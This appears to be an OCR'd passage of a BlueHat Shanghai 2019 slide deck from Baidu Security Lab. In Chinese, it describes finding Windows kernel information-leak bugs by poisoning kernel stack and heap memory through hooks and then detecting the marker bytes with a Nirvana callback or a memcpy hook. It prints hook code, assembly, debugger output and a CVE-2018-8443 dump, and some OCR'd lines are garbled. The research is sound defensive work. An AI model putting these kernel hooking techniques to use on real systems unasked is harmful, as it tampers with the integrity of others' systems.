BLUEHAT

SHANGHAI 2019

如何在3个月发现12个内核信息泄露漏洞

陈唐晖 李龙 百度安全实验室

2019

目录

0. 我是谁

1. 认识漏洞

2. 研究漏洞

- 堆栈数据污染
- 检测漏洞技术
- CVE实例分析

3. 成果

4. 总结和思考

我是谁?

- 百度安全实验室资深安全研发工程师
- 百度杀毒、卫士主防设计者和负责人
- 十多年的windows内核研究和开发经验
- 深谙Rootkit技术，内功深厚，剑法独到
- 偶然涉入漏洞挖掘领域


Tanghui Chen
chenhui00530@163.com

什么是内核信息泄露漏洞?

Windows内核存在很多信息泄露漏洞，可能导致绕过KASLR或系统关键信息泄露，攻击者可以利用它们得到一些重要信息，比如：

- 加密密钥
- 内核对象
- 关键模块地址
- …

漏洞是如何产生的?




如**CVE-2018-8443**

1. 用户态调用ZwDeviceIoControlFile（..., 0x7d008004, Output,...);

2. ZwDeviceIoControlFile经过系统调用进入内核

3. 返回用户态后，Output包含内核栈中未初始化的数据




```
00000000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000010: 00 00 00 00 00 00 00 00 78 2f 00 00 00 00 00 00 ........x/......
00000020: 41 41 41 41 41 41 41 41 41 41 41 41 00 00 00 00 AAAAAAAAAAAA....
00000030: 41 41 41 41 41 41 41 41 41 41 41 41 00 00 b9 0f AAAAAAAAAAAA....
00000040: 11 41 41 41 14 08 00 00 b0 00 00 00 b4 00 00 00 .AAA............
00000050: 41 41 41 41 3b 00 00 00 5c 00 64 00 65 00 76 00 AAAA;...\.d.e.v.
```

现有的挖掘技术

- **BochsPwn**
  - ❑ CPU指令模拟
- **DigTool**
  - ❑ 重量级VT技术
- **插桩**
- **…**

挖掘信息泄露漏洞的方法



① 污染内核堆和栈的数据，填充特殊标志数据

② 在应用层内存被写入的某个时机进行数据检测，如果内存中存在特殊标志数据，则疑是漏洞

③ 分析确认漏洞

第1步：堆/栈数据污染方法

- Hook KiFastCallEntry，内核栈污染
- Hook ExAllocatePoolWithTag，内核堆污染
- 对堆和栈的内存数据填充特殊标志数据，如AA等

栈的污染

在Hook KiFastCallEntry中，通过IoGetStackLimits获取内核栈内存，填充特殊标志数据

```
IoGetStackLimits(&LowLimit, &HighLimit);
__asm{
        xor eax, eax;
        mov al, g_cFlags; //0xAA
        mov edi, LowLimit;
        mov ecx, Esp_Value;
        sub ecx, LowLimit;
        cld;
        rep stosb;
}
```

堆的污染

在调用ExAllocatePoolWithTag分配内存时，填充特殊标志数据

```
PVOID NTAPI HOOK_ExAllocatePoolWithTag(...)
{
    PVOID Buffer = NULL;
    Buffer = pfn_ExAllocatePoolWithTag(PoolType, NumberOfBytes, Tag);
    if (Buffer){
        memset(Buffer, g_cFlags, NumberOfBytes); //将内存初始化特殊数据，如0xAA
    }

    return Buffer;
}
```

堆栈数据污染的思考

- 堆和栈数据污染技术相对简单，并不存在方法优劣
- 内存中可能存在和污染标记相同的数据，有误报的可能性
- 采用随机污染标记减少误报

第2步：数据检测技术研究

目前已经有基于CPU指令模拟、VT等数据检测技术。

那是否还有更简捷的方法呢?

数据检测技术研究

经过探索，我们提出了三种新的用于数据检测技术：

- Nirvana（首次应用于内核信息泄露漏洞挖掘）
- memcpy/memmove，后称memcpy（最轻量级的方法）
- movsd

Nirvana概述

Nirvana是Microsoft提供的一个轻量级的动态translation框架，可用于监视和控制正在运行的进程的执行，而无需重新编译或构建进程中的任何代码 （from Hooking Nirvana@Alex Ionescu），首次被我们应用于内核信息泄露漏洞挖掘。


通过Nirvana可设置系统调用返回到用户态时的回调函数，在回调函数中能够检测栈数据。

```
ZwSetInformationProcess(NtCurrentProcess(),ProcessInstrumentationCallback,&Info64,sizeof(Info64));
typedef struct _PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION{
    ULONG_PTR Version;
    ULONG_PTR Reserved;
    ULONG_PTR Callback;
}PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION;
```

Nirvana检测技术的实现

```
__declspec (naked) VOID InstrumentationCallback()
{
    __asm{
        //代码有省略...
        mov eax, fs:[0x8];
        mov edi, fs:[0x4];
        cmp dword ptr[eax], g_cFlag; //如0xAAAAAAAA
        jz __find;
        add eax, 4;
        cmp eax, edi;
        //代码有省略...
        jmp dword ptr fs : [0x1B0];
    }
}
```

Nirvana捕获到的现场



Raw args Func info Source Addrs Headings Nonvolatile regs Frame nums Source args More Less

```
057fdb48 77094e12 057fdbb4 00000002 00000000 0x7f0698
057fddd4 77094233 00000000 740a0cc0 7484a6f0 ntdll!LdrpHandleProtectedDelayload+0x232 (FPO: [SEH])
057fde24 744b563a 74320000 74831458 00000000 ntdll!LdrResolveDelayLoadedAPI+0x133 (FPO: [SEH])
057fde44 744dd5c0 74831458 7484a6f0 11111111 Windows_Storage!__delayLoadHelper2+0x28 (FPO: [Non-Fpo])
057fdea4 744352de 00c862d4 00c85380 057fe174 Windows_Storage!_tailMerge_api_ms_win_shcore_obsolete_l1_1_0_dll+0xd
057fded0 744df851 00000000 057fe174 00c862d4 Windows_Storage!SHSimpleIDListFromFindDataAndFlags+0x44 (FPO: [Non-Fpo])
057fe148 74434da3 00000010 057fe174 00000000 Windows_Storage!SHSimpleIDListFromAttributesAndFlags+0x4c (FPO: [2,151,4
057fe5a4 76d38a53 00000008 00000005 00c862d4 Windows_Storage!SHChangeNotify+0xe3 (FPO: [Non-Fpo])
057fe5d4 76d389e5 00000000 00c862d4 00000000 shcore!_CreateDirectoryHelper+0x63 (FPO: [Non-Fpo])
057fe5ec 6be95586 00000000 00c862d4 00000000 shcore!SHCreateDirectoryExW+0x15 (FPO: [Non-Fpo])
057fe604 6be954e7 00000000 69b625c8 00000000 iertutil!FilePathStore::_EnsurePathExists+0x51 (FPO: [0,0,0])
057fe83c 6be952b6 057fe8b8 00000104 057fe878 iertutil!FilePathStore::GetBrowserProfileDataFilePath_Internal+0x22d (FP
057fe84c 69c58b22 69b625c8 00000000 057fe8b8 iertutil!GetBrowserProfileDataFilePath+0x16 (FPO: [Non-Fpo])
057fe878 69c1d094 057fe8b8 00000104 69a8a548 WININET!GetBrowserProfileDataFilePathWrapper+0xa2 (FPO: [Non-Fpo])
057feac8 69c1c8b2 69d264cc 00c859a0 00000000 WININET!CCacheClientConfig::_GetContentContainerDirectory+0x7e (FPO: [No
057fef4c 69c1c561 69d264cc 69c1c510 00000000 WININET!CCacheClientConfig::Initialize+0x2f8 (FPO: [0,283,4])
057fef68 7709bdce 69d264cc 00000000 00000000 WININET!CCacheClientConfig::InitOnceCallback+0x51 (FPO: [Non-Fpo])
057fef8c 7408c6d7 69d264cc 69c1c510 00000000 ntdll!RtlRunOnceExecuteOnce+0x5e (FPO: [Non-Fpo])
057fefa4 69c1865b 69d264cc 69c1c510 00000000 KERNELBASE!InitOnceExecuteOnce+0x17 (FPO: [Non-Fpo])
057fefcc 69c16e48 69a8a548 057ff010 00000000 WININET!CCacheClientConfig::GetInstance+0x24 (FPO: [Non-Fpo])
057fefe0 69ba7d05 00000000 00c8d5f0 00c8a528 WININET!UrlCacheGetConfig+0x24 (FPO: [Non-Fpo])
057ff028 69ba7ac1 00c8a528 00c8a52c 00000001 WININET!CCookieServerContainer::Connect+0x57 (FPO: [Non-Fpo])
057ff048 69bf98c6 0000035b 00000000 00c8a528 WININET!CCookieClientContainer::CreateServerContainer+0x3d (FPO: [Non-Fp
057ff078 69bf969d 00c8cad8 057ff36c 00000001 WININET!CCookieClientContainer::GetServerContainer+0xb8 (FPO: [Non-Fpo])
057ff0c0 69c0ff6f 00084402 00000000 00000000 WININET!CCookieHost::Sync+0x1e8 (FPO: [Non-Fpo])
057ff270 69c0f7df 00c9b460 00c9b468 00000000 WININET!CCookieJar::SetCookieParsed+0x631 (FPO: [Non-Fpo])
057ff360 69c0f333 00c8cac8 00084402 00000000 WININET!InternalInternetSetCookie+0x41a (FPO: [3,43,4])
057ff39c 5994a84a 00c88b54 00c8a4c8 00c8d5d8 WININET!InternetSetCookieExW+0xe3 (FPO: [Non-Fpo])
057ff458 5994ab39 00c8a4c8 00c8d4d0 00000000 EdgeContent!`anonymous namespace'::SetCookiesInProcess+0x231 (FPO: [Non-]
057ff4b8 598d9d2e 20863f82 598d9820 057ff758 EdgeContent!CookieCredUtils::SetCookiesInProcessFromSessionData+0xad (FP
```

Offset: @$scopeip

```
001b:007f0660 75f2            jne     007f0654
001b:007f0662 33c9            xor     ecx,ecx
001b:007f0664 64a108000000    mov     eax,dword ptr fs:[00000008h]
001b:007f066a 813811111111    cmp     dword ptr [eax],11111111h
001b:007f0670 740e            je      007f0680
001b:007f0672 83c004          add     eax,4
001b:007f0675 643b0504000000  cmp     eax,dword ptr fs:[4]
001b:007f067c 735b            jae     007f06d9
001b:007f067e ebea            jmp     007f066a
001b:007f0680 85c9            test    ecx,ecx
001b:007f0682 7414            je      007f0698
001b:007f0684 c700cccccccc    mov     dword ptr [eax],0CCCCCCCCh
001b:007f068a 83c004          add     eax,4
001b:007f068d 643b0504000000  cmp     eax,dword ptr fs:[4]
001b:007f0694 7343            jae     007f06d9
001b:007f0696 ebd2            jmp     007f066a
001b:007f0698 cc              int     3
001b:007f0699 51              push    ecx
001b:007f069a 8b0b            mov     ecx,dword ptr [ebx]
001b:007f069c 89548b08        mov     dword ptr [ebx+ecx*4+8],edx
001b:007f06a0 59              pop     ecx
001b:007f06a1 f0ff03          lock inc dword ptr [ebx]
001b:007f06a4 83c101          add     ecx,1
001b:007f06a7 ebdb            jmp     007f0684
001b:007f06a9 64a108000000    mov     eax,dword ptr fs:[00000008h]
001b:007f06af 813811111111    cmp     dword ptr [eax],11111111h
001b:007f06b5 740e            je      007f06c5
001b:007f06b7 83c004          add     eax,4
001b:007f06ba 643b0504000000  cmp     eax,dword ptr fs:[4]
001b:007f06c1 7316            jae     007f06d9
001b:007f06c3 ebea            jmp     007f06af
001b:007f06c5 c700cccccccc    mov     dword ptr [eax],0CCCCCCCCh
```

:\winddk\inc\ddk\wdm.h

```
/*++ BUILD Version: 0162    // Increment this if a change has global effects

opyright (c) Microsoft Corporation. All rights reserved.

odule Name:

    wdm.h

bstract:

    This module defines the WDM types, constants, and functions that are
    exposed to device drivers.

evision History:

--*/

ifndef _WDMDDK_
define _WDMDDK_

ifndef _NTDDK_
define _WDM_INCLUDED_
define _DDK_DRIVER_

//
// Use 9x compat Interlocked functions by default when including wdm.h
//

define NO_INTERLOCKED_INTRINSICS

endif
```

Command - Kernel 'com:pipe,resets=0,reconnect,port=\\.\pipe\kd_1804_x86' - WinDbg:10.0.14321.1024 X86

```
Break instruction exception - code 80000003 (first chance)
001b:007f0698 cc              int     3
1: kd> .reload
Connected to Windows 10 17692 x86 compatible target at (Tue May 28 00:34:20.401 2019
Loading Kernel Symbols
...............................................................
................................................................
.............................................
Loading User Symbols
................................................................
.......................
Loading unloaded module list
.......
1: kd> r
eax=057fde54 ebx=007f0000 ecx=00000000 edx=770d584a esi=00000002 edi=7484a6f0
eip=007f0698 esp=057fdaf8 ebp=057fdb48 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
001b:007f0698 cc              int     3
1: kd> dd 057fde54
057fde54  11111111 00c862d4 743f3dba 00c862d4
057fde64  057fde8c 00000000 00c862d4 057fe174
057fde74  057fdeb4 74427d10 057fe174 743ee6da
057fde84  00c9fd40 00000010 00c862d4 743ee6e9
057fde94  057fdef0 057fdecc 00c9fd40 17d9b4c9
057fdea4  057fded0 744352de 00c862d4 00c85380
057fdeb4  057fe174 00000000 00000000 00000010
057fdec4  057fe174 00c862d4 00c85380 057fe148

1: kd>
```

Nirvana检测技术的优点


- Windows Vista之后系统都支持Nirvana
- 使用系统提供接口，实现非常简单
- 兼容性好

Nirvana检测技术的缺陷

- 只能检测栈数据，几乎无法检测堆数据
- 抓不到泄露现场，分析和编写POC相对困难

memcpy

- Windows内核层向应用层写入数据一般都使用memcpy/memmove



memcpy检测技术的实现


Hook memcpy/memmove，检测dst是否用户态内存，数据是否包含特殊标志数据

```
void * __cdecl HOOK_memcpy( void * dst, void * src, size_t count)
{
       //代码有省略...
        if ((ULONG_PTR)dst < MmUserProbeAddress){
                 if ((ULONG_PTR)src > MmSystemRangeStart){
                        pOffset = (PUCHAR)src;
                        while (pOffset <= (PUCHAR)src + count - sizeof(DWORD)){
                                if (*(DWORD *)pOffset == g_dwDwordFlags){
                                        //checked
                                }
                        }
                 }
        //代码有省略...
}
```

memcpy检测技术特点

